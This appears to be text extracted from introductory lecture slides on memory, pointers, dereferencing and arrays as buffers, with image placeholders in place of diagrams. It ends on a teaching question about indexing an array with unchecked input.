


Von Neumann Architecture

Pointers




Pointers



pointers are just normal values
in memory

Pointers



Dereferencing

Retrieving values: `*addr`
Eg: `*0x10` gives you `0x37`

can also be done with `addr[0]`

in this context,


`0x10[0]` is the same as `*0x10`

`0x10[1]` is the same as `*0x11`

`0x10[2]` is the same as `*0x12`

this depends on the type of ptr

Pointers



Dereferencing


Changing values: `*addr = ...`

Eg: `*0x10 = 0xff`

can also be done with

`0x10[0] = 0xff`

Pointers




arrays are just pointers!

**strings are just
char pointers!**

(ptr that points to chars)



these arrays can be called as
buffers as well



```
char arr[3] = {0x41,0x42,0x43};
```

Pointers

what if:
`print(arr[get_int(stdin)]);`



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Pointers



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
